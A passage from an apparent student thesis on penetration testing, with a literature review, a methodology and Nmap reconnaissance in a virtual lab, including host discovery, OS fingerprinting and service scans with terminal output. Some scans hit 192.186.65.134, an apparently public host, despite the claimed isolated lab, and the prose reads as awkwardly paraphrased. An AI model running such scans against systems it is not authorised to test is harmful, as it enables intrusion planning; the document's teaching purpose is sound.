


Figure 0.2. Penetration Testing Chart

Buthaina (2016) suggested a strategy involving a set of stages as shown in the figure below, the strategy is to access the security systems of the target device and investigate the results. The author used Metasploit Framework for testing and evaluating the vulnerabilities.




Figure 0.3. Penetration Testing Methodology

The work carried out with Metasploit framework tool found that Android system is vulnerable and can be hacked via Wi-Fi. The attacker can access sensitive data and use webcam and the microphone to record videos or conversations of victims.

Pertaining to tools that are used to perform penetration testing, Holik (2014) had divided the test into phases where the output of each phase becomes the input of the next phase. Different kinds of tools are suitable for each of the phases of the penetration testing, and also there are lots of tools and techniques which can be used for scanning and detection where Backtrack is one of them. Backtrack was based on Debian Linux, which has been named as Kali Linux carrying the same purpose and features. The case study in this paper shows the importance of penetration testing in production software like windows XP which still in use. The results show that there is a need for a proactive approach to information security in order to avoid potential security threats. There are numerous useful tools which can be utilized for testing systems. Usually, it is necessary to spend some time to learn and familiarize with methodologies and software tools. As Abraham Lincoln said (Holik et al 2014) “If I have eight hours to chop down the tree I’d spend six hours sharpening my axe” (p. 242).

Different approaches can be taken while choosing the toolsets to be used for execution phases of penetration test as mentioned in chapter 3. There are many tools and techniques for penetration testing and vulnerability scanning that can be used for testing various types of products and conducting different kinds of cyber-attacks.

Backtrack is a Linux Debian-based distro. Currently it has been discontinued and replaced by Kali Linux, which has the same features and methodology. Kali's or Backtrack's main feature is that it can run on the tester's computer without any installations, in a so-called live mode. However, changes made to the operating system in the live session do not exist after reboot. Aforesaid distros are pre-loaded with a large number of tools for different areas of penetration testing. Kali contains numerous tools and frameworks for penetration testing (Zette et al, 2014).

There are several tools available for penetration testing that are compatible with different operating systems as Linux, Windows, and Mac OS. Kali Linux is built for penetration testing and hacking. It is possible to install extra tools to Kali Linux, each tool depends on the environment or network to be tested (Denis, 2016).

SANS has mentioned that there are several tools offered recently that can check networks for well-known vulnerabilities. A vulnerability scanner is a software that can estimate security vulnerabilities in networks or host systems and provide scan results. Both administrators and hackers can use the similar tools for patching or accessing to a system. However, administrators should apply a scan and fix procedure before a hacker can do the same to compromise the network (SANS Institute, 2003).

The most important tool used for information gathering is Nmap; Network "map", or network scanning. Network scanning tools have been developed for the network administrator to determine and remedy vulnerabilities in systems by network scanning. However, network scanning tools, which are available to the public, can

also be used by hackers. Network scanning tools can gather information from systems that are connected to the internet such as open port number, the operating system fingerprint, and the model of the device. With these network scanning tools, hackers can gather a variety of information of victims during the information collecting phase of cyber-attacks (Im, et al, 2016).

Nmap is a great professional pattern network tool. One of the strong points is its compatibility across multiple platforms. Nmap is perfect with Windows, Linux, UNIX, and Apple Mac OS X. The source code for Nmap has been ported to many other operating systems and it is even built-in with many platforms. Nmap runs from the command line interface. This brings extra advanced functionality using patch scripts (Mathew et al, 2014).

As a result, there are many researchers and authors, as mentioned above, who focus on penetration testing and vulnerability scanning. However, most of these researches do not investigate how to prevent remote access attack, direct attack by malware and how to patch these vulnerabilities completely. Moreover, product and application types and version details that can be affected by such vulnerabilities are not discussed in detail. Most work is theoretical and lacks practical aspects. Hence, in the course of this work, we shall give more importance to guidance of network administrators and go deeper into experimental setup approach and provide instructions and deal with the modern techniques and tools to be used to accomplish this task.

3. METHODOLOGY AND TECHNIQUES USED

3.1 Overview

Penetration Testing Methodologies are the manuals to conduct a security test on a system directly in a specific way (Pandya, 2014).

Many tools and techniques have been proposed to help ease the difficulty in discovering vulnerability. Not all techniques and the tools are the same, so the developers are left to decide how they can best discover vulnerabilities on their own.

For general network monitoring and analysis, there are various tools utilizing The Internet Control Message Protocol (ICMP) and the Simple Network Management Protocol (SNMP), such as Nmap and Metasploit.

Nmap is a network mapping and information gathering tool, further classified as sniffing and mapping device. Sniffing devices are utilized to catch, take a snapshot, and examine organized traffics. Then again, mapping tools are utilized to detect an active host on a system. These tools provide a complete status report concerning network hosts, ports, etc.

Similarly, another tool utilized for both hacking and shielding, Metasploit Framework is a device for creating and executing abuse code against a remote target machine. Actually, data gathering devices are utilized by both safeguards and aggressors. Before launching an attack, intruders need to know the properties of the network, such as ideal nodes to launch attacks. Therefore, intruders first collect information about networks, such as IP addresses and operating systems to find vulnerable spots in such networks using different information gathering tools. After gathering sufficient amount of information, intruders apply their attacks to the networks.

3.1.1. This thesis will go through three phases

3.1.1.1. Reconnaissance (Information Gathering) Phase

This step comes before any real attacks are planned. The idea is to gather as much data as possible to serve the purpose, like IP packets to figure out what hosts are accessible on the system, what administrations (application name and version) those hosts are putting forth, what working frameworks (and OS variants) they are running, what sort of packet channels/firewalls are being used. To achieve this, we will use a specific tool and gather relevant information.

3.1.1.2. Weakness Discovery Phase:

The information collected during the reconnaissance phase is an input to this phase in which network scanning and detecting potential vulnerabilities within the system are performed. The goal is to discover vulnerabilities in the network systems, operating systems, servers, applications, and valuable data before a hacker does.

3.1.1.3. Action Preparation Phase

This step uses the results of the discovery phase and describes the technical background of the security vulnerability and how it may be exploited. Moreover, a hazard investigation demonstrates potential hazards of possible defects in the general settings of the tested system. Finally, constructive solution proposals are given in the respective problem, to directly provide ideas for improvement and take proactive actions based on practical approaches.




Figure 0.1. The Methodology Process of Penetration Testing

Different tools and techniques are used in different phases of the penetration testing. A brief description of each phase of penetration testing as proposed in the methodology are given followed by results collected using different tools in actions.

3.2 Network Scanning

Network scanning is a procedure for identifying active hosts on a system, either with attacking purposes or for system security assessment. Scanning systems, for example, ping breadths and port scans, return information about which IP addresses map to live hosts that are active on the Internet and what administrations they offer. Another inspection strategy, converse mapping, returns data about what IP addresses don't map to live hosts. This method empowers an attacker to make suspicions about practical locations.

Scanning is one of three parts of knowledge social event for an attacker. In the foot printing stage, the attacker makes a profile of the target system, with data, domain name system (DNS), e-mail servers and IP address range. Most of this information is available online. In the checking stage, the attacker collects data about the particular IP addresses that can be reached over the Internet, their operating systems, system architecture, and the services running on each computer. In the enumeration stage, the attacker accumulates data; gather client names and id's, routing tables, and Simple Network Management Protocol (SNMP) information.

3.2.1. IP Scan

Two things necessary for a successful hacking are IP address and open ports. In the scanning phase, the attacker collects information about the specific IP addresses that can be accessed via Internet.

Everything on the Nmap order line that isn't a choice (or choice contention) is dealt as an objective host determination. The easiest case is to determine an objective IP address or hostname for filtering.

3.2.2. Host Scan and OS Fingerprinting

Refer to efforts to find out about computer systems and their networks, or footprints. Despite the fact that foot printing should be possible for true legitimate purposes, the term is regularly connected to hacking and cyber-attacks.

Regarding hacking, the term foot printing is given to some portion of the work that hackers do unobtrusively, behind the scenes, before they attack a system. This may include taking a gander at what operating system an equipment setup uses, or pinging the system to decide major properties. Port scanning or registry questions are other types of foot printing. This type of data is used to plan for a cyber-attack. In that sense, the word foot printing is utilized as a part of data innovation like the word packaging is utilized for house robbery.

Regardless of its sometimes-wicked notion; public tools exist for footprinting, including open source tools for Windows and Linux. These types of tools can help to peek into URL handling, SSL certificates and other legitimate parts of system security. These can be used to simply monitor a system or to look for its weaknesses in terms of network security.

3.2.3 Port Scan

Scanning Port Range (appropriate to a system based scanner)

Port scanning identifies which ports are accessible (i.e. turned on by an administration). Since open ports may infer security weaknesses; port checking is one of the essential discovery methods used by attackers. In this manner, security scanning should dependably incorporate port scanning. Be that as it may, some defencelessness scanners have a pre-characterized default.

The demonstration of systematically scanning a PC's ports. Since a port is a gateway where data goes into and out of a PC, port scanning discovers open doors into a PC. Besides authorized usage to test systems for vulnerabilities, port scanning can also be perniciously used by unauthorized parties that want to break into that PC.

A port output is a progression of messages each related with a well-known port number that the computer provides. These messages are sent by somebody endeavouring to break into a PC to detect which PC is responsible for administration. Port scanning, a favorite approach of a computer cracker, gives the attacker an idea about where to test for weaknesses. Basically, a port sweep comprises of making an impression on each port one by one. The type of received response shows whether the port is in use, and can be tested for weakness.




Figure 0.2. Ping Sweep Between Hacker and Victim Devices

Figure 3.2 above shows the ping sweep between two devices. A ping range is an approach to figure out which PCs are active in a system. It will send a ping (ICMP request) and a TCP SYN to every PC. An active PC will answer to the ping and from this answer, we can see which PC is active.

TCP connection is built up through a three-way handshake. In the first stage, the hacker/penetration tester will send a TCP SYN to the victim/target device. In the second stage, the receiver will reply with SYN + ACK. The third stage, the hacker/penetration tester will send a TCP ACK, and the connection between two devices is set up. There are many Nmap options to bypass a firewall or IDS that are based on this mechanism (see chapter 4 section 4.2.1 Execution of Nmap Tool).

4. DESIGN AND IMPLEMENTATION OF LAB MODULES

4.1. Virtual Lab Environment

Virtual penetration testing environment is a lab created on a single system using any virtualization software. It can be extremely useful for individuals practicing penetration testing (ethical hacking). Any has two machines, attacker machine (penetration testing device) and victim machine (target device).

In this lab, kali Linux as penetration testing device is set up, and also for target device, different types of OSs are setup.




Figure 0.1. Penetrations Testing Virtual Lab

Because penetration testing can be a dangerous activity, it is important to make sure that the lab is completely isolated. A real-world contextual investigation maps the utilization of virtual machines and the penetration testing tools to make the lab and begin utilizing it in a genuine situation.

4.2. Experimental Setup

4.2.1. Execution First Phase

The first step to start penetration testing is information gathering by using Nmap tool.

Network Mapper, or Nmap Acronym is free and open source special scans networks and systems software is one of the most powerful programs used by hackers and the Penetration Testers and even protection experts and managers of networks as well. Nmap began simple as a program to check the ports but evolved dramatically over the past years and it has a lot of features added to make it Security Scanner. The program is able to examine the entire network scope and examine the existing hardware, identifying the ports and services used in addition to its ability to work remote OS Fingerprint any determine which operating system working remotely and a lot of things and other features.

The program contains a lot of features and advanced options, but at the same time easy to use to Nmap contains simple choices and the process in addition to the presence of a graphical interface called Zenmap.


Scanning ports operation is considered the primary task of the program. Nmap is an intense instrument as containing many progressed aspects. An examination of the ports is not in the same way as some think, but there are several ways of methods are available.

Background information on the TCP / IP protocol As we all know the IP Address to identify each device connected to the network and when we want to call this device,

the port will open (between the number one and even 65536) to be able to send information to it. Suppose, for example, that the device wants to connect to the device B via the port number 22 which is the default port to serve the SSH. In the beginning it was sending device A request for a B if the port is open and does not have a firewall prevents communication, device B will send a response to device A telling that the port is open. If port 22 is closed send device B replies telling that the device has a closed or an unused port and in this case, the device will close the connection but if device did not get any response from the device B this means that the port is filtered or rather prohibited because of a firewall prevent the contact, or that the system does not work or does not exist.

The first command that I used is to get the IP address for the target

nmap -sn --script=sniffer-detect 192.168.1.1/24.

A screenshot of a terminal window with a dark background and light text. The prompt is 'root@kaliAHMED:~#'. The command entered is 'nmap -sn --script=sniffer-detect 192.168.1.1/24'. The output shows the start of Nmap 7.01, followed by scan reports for 192.168.1.0, Tenda.Home (192.168.1.1), android-cf6637349bf4c74 (192.168.1.2), and android-d163ada9586c2568 (192.168.1.3). All hosts are reported as 'up' with their respective latencies.

```
root@kaliAHMED:~# nmap -sn --script=sniffer-detect 192.168.1.1/24
Starting Nmap 7.01 ( https://nmap.org ) at 2016-04-13 21:40 EEST
Nmap scan report for 192.168.1.0
Host is up (0.00085s latency).

Nmap scan report for Tenda.Home (192.168.1.1)
Host is up (0.030s latency).

Nmap scan report for android-cf6637349bf4c74 (192.168.1.2)
Host is up (0.93s latency).

Nmap scan report for android-d163ada9586c2568 (192.168.1.3)
Host is up (0.063s latency).
```

By applying this command as we can see, we can identify all hosts that are using the same network.

After we got the IP, some of the tests that we apply to target:

Before attempting a penetration test, we first need to identify the active machines that are on the target network range.

By using Nmap find if a host is up or not, shown as follows:

nmap -sP 192.168.65.134

```
root@kaliAHMED:~# nmap -sP 192.186.65.134
Starting Nmap 7.01 ( https://nmap.org ) at 2016-04-13 00:00 EEST
Nmap scan report for d192-186-65-134.db.static.comm.cgocable.net (192.186.65.134)
Host is up (0.0014s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds
root@kaliAHMED:~#
```

From the process above 1 IP address (1 host up).

After identifying the host is active, next begin the process of OS fingerprinting from a terminal window, the following command with the `-O` option to enable the OS detection feature:

`nmap -O 192.168.65.134`

```
root@kaliAHMED:~# nmap -O 192.168.65.134
Starting Nmap 7.01 ( https://nmap.org ) at 2016-04-12 23:53 EEST
Nmap scan report for 192.168.65.134
Host is up (0.0023s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1025/tcp  open  NFS-or-IIS
MAC Address: 00:0C:29:7A:4B:A5 (VMware)
Device type: general purpose
Running: Microsoft Windows 2003
OS CPE: cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2
OS details: Microsoft Windows Server 2003 SP1 or SP2
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 5.76 seconds
root@kaliAHMED:~#
```

The result found that the device type is general purpose running and Microsoft windows 2003.

For more specific details `nmap -A` (target) will show ports state and services used, every port version, as well as the kind of OS running.

nmap -A 192.186.65.134

```
root@kaliAHMED: ~
File Edit View Search Terminal Help
root@kaliAHMED:~# nmap -A 192.168.65.134
Starting Nmap 7.01 ( https://nmap.org ) at 2016-04-12 23:50 EEST
Nmap scan report for 192.168.65.134
Host is up (0.00082s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows 98 netbios-ssn
445/tcp   open  microsoft-ds (primary domain: HOME)
1025/tcp  open  msrpc        Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
SF-Port445-TCP:V=7.01%I=7%D=4/12%Time=570D5FA9%P=i586-pc-linux-gnu%r(SMBPr
SF:ogNeg,69,"\\0\\0\\0e\\xffSMBr\\0\\0\\0\\x88\\x01@\\0\\0\\0\\0\\0\\0\\0\\0\\0\\0\\0@
SF:\\x06\\0\\0\\x01\\0\\x11\\x07\\0\\x03\\n\\0\\x01\\0\\x04\\x11\\0\\0\\0\\0\\0\\0\\0\\xf
SF:d\\xe3\\x01\\0\\xa0\\xc4\\x8a\\xfb\\xfc\\x94\\xd1\\x01L\\xff\\x08\\x20\\0\\xfc\\xe3\\x15\\
SF:xb1ly\\x80iH\\00\\0M\\0E\\0\\0W\\0I\\0N\\0X\\0P\\x002\\0\\0\\0");
MAC Address: 00:0C:29:7A:4B:A5 (VMware)
Device type: general purpose
Running: Microsoft Windows 2003
OS CPE: cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_serve
r_2003::sp2
```

```
root@kaliAHMED: ~
File Edit View Search Terminal Help
Network Distance: 1 hop
Service Info: Host: WINXP2; OSs: Windows, Windows 98; CPE: cpe:/o:microsoft:windows, cp
e:/o:microsoft:windows_98
Host script results:
|_nbstat: NetBIOS name: WINXP2, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:7a:4b:a5
(VMware)
|_ smb-os-discovery:
|   OS: Windows XP 3790 Service Pack 1 (Windows XP 5.2)
|   Computer name: winxp2
|   NetBIOS computer name: WINXP2
|   Workgroup: HOME
|   System time: 2016-04-12T23:50:59+03:00
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-enabled: Server doesn't support SMBv2 protocol


TRACEROUTE
HOP RTT    ADDRESS
1   0.82 ms 192.168.65.134

OS and Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.84 seconds
root@kaliAHMED:~#
```

A lot of information is given about the kind of OS, the computer name, and workgroup name.

Beginning the process of finding the open ports by opening a terminal window the following command will be executed.

nmap 192.168.65.134




```
root@kaliAHMED: ~
File Edit View Search Terminal Help
root@kaliAHMED:~# nmap 192.186.65.134
Starting Nmap 7.01 ( https://nmap.org ) at 2016-04-12 23:56 EEST
Nmap scan report for d192-186-65-134.db.static.comm.cgocable.net (192.186.65.134)
Host is up (0.032s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE
1024/tcp  open  kdm
5060/tcp  open  sip
8080/tcp  open  http-proxy
8081/tcp  open  blackice-icecap
16992/tcp closed amt-soap-http
16993/tcp closed amt-soap-https

Nmap done: 1 IP address (1 host up) scanned in 124.32 seconds
root@kaliAHMED:~#
```

